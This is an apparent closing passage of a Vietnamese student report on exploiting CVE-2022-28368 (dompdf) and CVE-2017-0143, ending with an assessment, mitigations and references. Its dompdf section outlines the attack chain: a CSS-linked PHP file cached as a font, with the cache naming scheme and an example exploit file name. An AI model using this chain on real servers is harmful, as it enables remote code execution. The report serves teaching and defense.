


* File css sẽ link tới file php độc hại và phía máy chủ chạy dịch vụ sẽ tải về máy và coi nó như một file font chữ mở rộng.






* Kẻ tấn công chỉ cần truy cập file và thực thi lệnh.




* Để truy cập file cần đọc cách dompdf tạo file sẽ là

|  |
| --- |
| font-family\_font-style\_md5(url) |



trong kịch bản thì sẽ là

|  |
| --- |
| exploit\_normal\_06e2e04a6c0948f858d03e9a721e5a34.php |



### Đánh giá và kết luận

Đánh giá:

- CVE-2022-28368 là lỗ hổng nghiêm trọng với cách thức khai thác được coi là dễ, không cần xác thực, lỗ hổng có thể dẫn đến thực thi mã từ xa với, những yếu tố đó lỗ hổng này được cho 9.8 điểm CVSS. Tuy Dompdf không phổ biến nhưng số lượng tổ chức sử dụng cũng không hề nhỏ.

Kết luận:

- Để khai thác được lỗ hổng CVE-2022-28368, cần xác định được phiên bản ảnh hưởng tại thời điểm công bố PoC thì đã có bản vá, các phiên bản từ 1.2.0 đổ xuống là bị ảnh hưởng.

- Ngoài ra để khai thác thành công lỗ hổng cần bật chức năng $isRemoteEnable để dompdf chấp nhận lấy các file từ nguồn bên ngoài về. Các phiên bản 0.8.5 đổ lại thì chức năng $isRemoteEnable tắt hay bật cũng sẽ bị ảnh hưởng bởi lỗ hổng này.

- Để phòng tránh lỗ hổng này cần thực hiện:

* Kiểm tra phiên bản sử dụng và update lên bản mới nhất.
* Tắt chức năng $isRemoteEnable.
* Hạn chế truy cập của người dùng đối với các thư mục nhạy cảm của thư viện.
* Lọc dữ liệu đầu ra và đầu vào ngăn kẻ tấn công thực hiện inject js, hay inject html.

# KẾT LUẬN

Như vậy, sau quá trình tìm hiểu về khai thác lỗ hổng phần mềm chúng ta đã nắm bắt được tổng quan khái niệm về lỗ hổng phần mềm XSS và RCE, tìm hiểu về các lỗ hổng cụ thể CVE 2017-0143 và CVE 2022-28368, triển khai thực nghiệm khai thác 2 lỗ hổng qua đó có thêm hiểu biết về phương thức tấn công của tin tặc qua CVE 2017-0143 như gửi các gói tin SMB chứa mã độc đến máy tính mục tiêu, CVE 2022-28368 như tạn dụng lỗ hổng dompdf đưa file PDF có chứa mã độc lên máy chủ chứa ứng dụng dompdf nhằm thực hiện các hành vi độc hại. Qua đó, chúng ta cũng nắm được mức độ nghiêm trọng của những lỗ hổng bảo mật nói chung và CVE 2017-0143 và CVE 2022-28368 nói riêng và đưa ra các biện pháp ngăn chặn hoặc giảm thiểu rủi ro từ các lỗ hổng phần mềm:

* Cập nhật và áp dụng các bản vá bảo mật
* Áp dụng các phương pháp mã hóa và xác thực dữ liệu
* Sử dụng phần mềm bảo mật và công cụ quét lỗ hổng
* Giáo dục và nâng cao nhận thức bảo mật

# TÀI LIỆU THAM KHẢO

|  |  |
| --- | --- |
| [1] | "dompdf-rce," 15 3 2022. [Online]. Available: https://github.com/positive-security/dompdf-rce. |
| [2] | p. security, "dompdf-rce," Github, 15 3 2022. [Online]. Available: positive-security. |
| [3] | p. security, "dompdf-rce," 15 3 2022. [Online]. Available: positive-security. |
| [4] | L. D. Nhat, Hoc lam nguoi, Ha Noi: NXB Tre, 2023. |
| [5] | T. Phan, "Lỗ hổng trên giao thức SMB (CVE-2017-0143)," [Online]. Available: https://www.forum.vnpro.org/forum/ccnp-security/security-core/421645-l%E1%BB%97-h%E1%BB%95ng-tr%C3%AAn-giao-th%E1%BB%A9c-smb-cve-2017-0143-c%C3%A1ch-exploit-v%C3%A0-protect. |
| [6] | tuhocinfosec, "Ứng dụng Metasploit khai thác lỗ hổng MS17-010," [Online]. Available: https://tuhocnetworksecurity.business.blog/2021/07/15/windows-pentest-can-ban-ung-dung-metasploit-khai-thac-lo-hong-ms17-010/. |
| [7] | "Khái quát về tấn công Cross-Site Scripting (XSS)," [Online]. Available: https://viblo.asia/p/khai-quat-ve-tan-cong-cross-site-scripting-xss-L4x5x1XaKBM. |
| [8] | "Tìm hiểu về lỗ hổng RCE," [Online]. Available: https://mega.com.vn/lo-hong-rce-la-gi-cach-phong-chong-lo-hong-rce-hieu-qua-nhat-2022.html. |
| [9] | F. B. MAXIMILIAN KIRCHMEIER, "From XSS to RCE (dompdf 0day)," [Online]. Available: https://positive.security/blog/dompdf-rce. |